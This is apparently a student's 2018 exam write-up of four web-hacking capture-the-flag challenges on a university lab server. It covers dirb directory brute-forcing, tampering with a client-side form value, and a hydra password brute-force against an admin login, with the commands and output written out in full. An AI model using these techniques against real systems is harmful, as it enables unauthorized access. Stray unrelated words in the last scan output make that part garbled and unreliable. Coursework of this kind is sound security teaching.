

IN5290 - Home exam 3

Web hacking 1, Client side bypass, Brute-forcing

Tanusan Rajmohan - tanusanr@ulrik.uio.no



UNIVERSITETET I OSLO

Høsten 2018

Find the flag on the site <http://193.225.218.118/WH05/flag1>

The flag is `UiO-CTF{1s_that_m0re_interesting_then_my_private_ph0t0s???`. This flag was found by using dirb and the common.txt file from Kali. Which lead me to the sub-dir "robots", here I found sub-dirs which I just tried and found the flag in the "nothinguseful" directory.

```
% root@kali:~# dirb http://193.225.218.118/WH05/flag1/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Nov  7 13:05:18 2018
URL_BASE: http://193.225.218.118/WH05/flag1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://193.225.218.118/WH05/flag1/ ----
^T                                     + http://193.225.218.118/WH05/flag1/index (
89)
+ http://193.225.218.118/WH05/flag1/index.htm (CODE:200|SIZE:12289)
==> DIRECTORY: http://193.225.218.118/WH05/flag1/index_files/
+ http://193.225.218.118/WH05/flag1/robots (CODE:200|SIZE:316)
+ http://193.225.218.118/WH05/flag1/robots.txt (CODE:200|SIZE:316)

---- Entering directory: http://193.225.218.118/WH05/flag1/index_files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----

END TIME: Wed Nov  7 13:09:18 2018
DOWNLOADED: 4612 - FOUND: 4
```

```
← → ↻ ⓘ Not Secure | 193.225.218.118/WH05/flag1/robots

Disallow: /alltheflagswerehere
Disallow: /mysecretfolderwithprivatepictures
Disallow: /hereyoucanfindallmypasswords
Disallow: /MI6allconfidentialdocuments
Disallow: /WatergateScandalMissingFiles
Disallow: /Supersecretnuclearcodes
Disallow: /ChromeandFirefox0dayswithreadyexploits
Disallow: /WH05/flag1/nothinguseful
```

```
← → ↻ ⓘ Not Secure | 193.225.218.118/WH05/flag1/nothinguseful/flag.txt


UiOCTF{1s_that_m0re_interesting_then_my_private_ph0t0s???
```

Find the flag on the site <http://193.225.218.118/WH05/flag2>

The flag from this site was: "UiO-CTF{M0nst4r_M0nst4r_h4r4_f0r_y0u}". This flag was found by manipulating the value in the source code. I changed it to the word "flag" and then submitted it. Then it redirects to the index.php file and the flag gets displayed. You can also use a tool like postman or data tamper to manipulate the post input.

```
▶<div class="grid-container row-all-no-margin-bottom full-width-  
picture-bg" style="background: url("index_files/library-paris-john-  
towner-1920-300.jpg") 0px 50% / cover no-repeat scroll;">_</div>  
▼<div class="grid-container row-thirds-double">  
  ▼<div class="row">  
    ::before  
    ▼<form action="/WH05/flag2/index.php" method="post">  
      ▼<fieldset>  
        <legend>Choose some monster features or the Flag</legend>  
        ▼<div>  
          ...      <input type="checkbox" id="scales" name="feature[]"  
                    value="flag" checked="" == $0  
                    <label for="scales">Scales</label>  
          </div>  
          ▶<div>_</div>  
          ▶<div>_</div>  
        </fieldset>  
        <input type="submit" value="Set value">  
      </form>  
      ::after  
    </div>  
  ▶<div class="row">_</div>
```

← → ↻ ⓘ Not Secure | 193.225.218.118/WH05/flag2/index.php



We a
Euroj

Choose some monster features or the Flag

☒ Scales

☐ Horns

☐ Claws

Set value

UiOCTF{M0nst4r_M0nst4r_h4r4_f0r_y0u}

Find the flag on the site <http://193.225.218.118/WH05/flag3> Use the 100 Most Popular Female Names in Norway!


The flag from this site was: "UiO-CTF{D1amonds.ar4.f0rever}". This flag was found by finding the 100 most common female names in Norway. Use this information to brute force the password with the username "admin". This gave me the password "Camilla" which gave me the flag after sending it through the page.

command used:

```
hydra -l admin -P fem_name.txt 193.225.218.118 http-post-form "/WH05/flag3/index.php:
name=^USER^&pwd=^PASS^:incorrect"
```

```
root@kali:~/Downloads# hydra -l admin -P fem_name.txt 193.225.218.118 http-post-
form "/WH05/flag3/index.php:name=^USER^&pwd=^PASS^:incorrect"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 16:04:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100),
~7 tries per task
[DATA] attacking http-post-form://193.225.218.118:80//WH05/flag3/index.php:name=
^USER^&pwd=^PASS^:incorrect
[80][http-post-form] host: 193.225.218.118 login: admin password: Camilla
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 16:04:57
```



Find the flag on the site <http://193.225.218.118/WH05/flag4> Use directory brute-forcing!

The flag is: UiO-CTF{Scud4ria_F4rrar1_Maran4llo}. This was found by firstly using "cwl" to make a dictionary of the webpage and saving the words to a globus.txt file. Then using dirb with the html (<http://193.225.218.118/WH05/flag4/>) and the globus.txt file. Which gave no matches, then I tried the 1000 most common passwords and it gave me the directory with subfolder "ferrari" which had another subfolder named "leadership". Within the last folder the flag was. So the page dictionary put me on a wild goose chase, but I found the flag at last.

```
root@kali:~/Downloads# dirb http://193.225.218.118/WH05/flag4/ pass_ssh.txt
startindex
-----
Challenges
DIRB v2.22 multifaceted
By The Dark Raverhat
-----
ust
Videos contested
START TIME: Thu Nov 1 16:50:58 2018
URL_BASE: http://193.225.218.118/WH05/flag4/
WORDLIST_FILES: pass_ssh.txt
explores
underlying
political
GENERATED WORDS: 1000tural
obstacles
---- Scanning URL: http://193.225.218.118/WH05/flag4/ ----
=> DIRECTORY: http://193.225.218.118/WH05/flag4/ferrari/
policies
---- Entering directory: http://193.225.218.118/WH05/flag4/ferrari/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
studies
con
END TIME: Thu Nov 1 16:51:59 2018
DOWNLOADED: 1000 - FOUND: 0
```

